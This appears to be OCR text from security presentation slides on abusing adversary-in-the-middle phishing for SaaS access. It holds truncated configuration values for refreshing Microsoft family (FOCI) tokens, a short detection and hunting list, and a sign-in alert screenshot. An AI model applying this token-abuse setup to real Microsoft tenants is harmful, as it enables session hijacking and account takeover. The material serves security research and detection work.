
Plaintext	FOCI	00b41c95-dab0-4487-...
Plaintext	REDIRECT_URL	https://jumpsec.com
Plaintext	REFRESH_FOCI	true
Plaintext	REFRESH_INTUNE	false
Plaintext	REFRESH_RESOURCE	https://graph.windows....

Abusing AiTM for SaaS access (1)




JUMPSEC

Abusing AiTM for SaaS access (2)



Detection and Hunting

- Cloudflare Ranges Authentication
- Session Hijacking



Location
Greater London, GB ⓘ

Operating System
Windows10

IP What is this?
141.101.98.94

App
Microsoft Intune Company Portal

Account
derpy.[redacted]

Look unfamiliar? Secure your account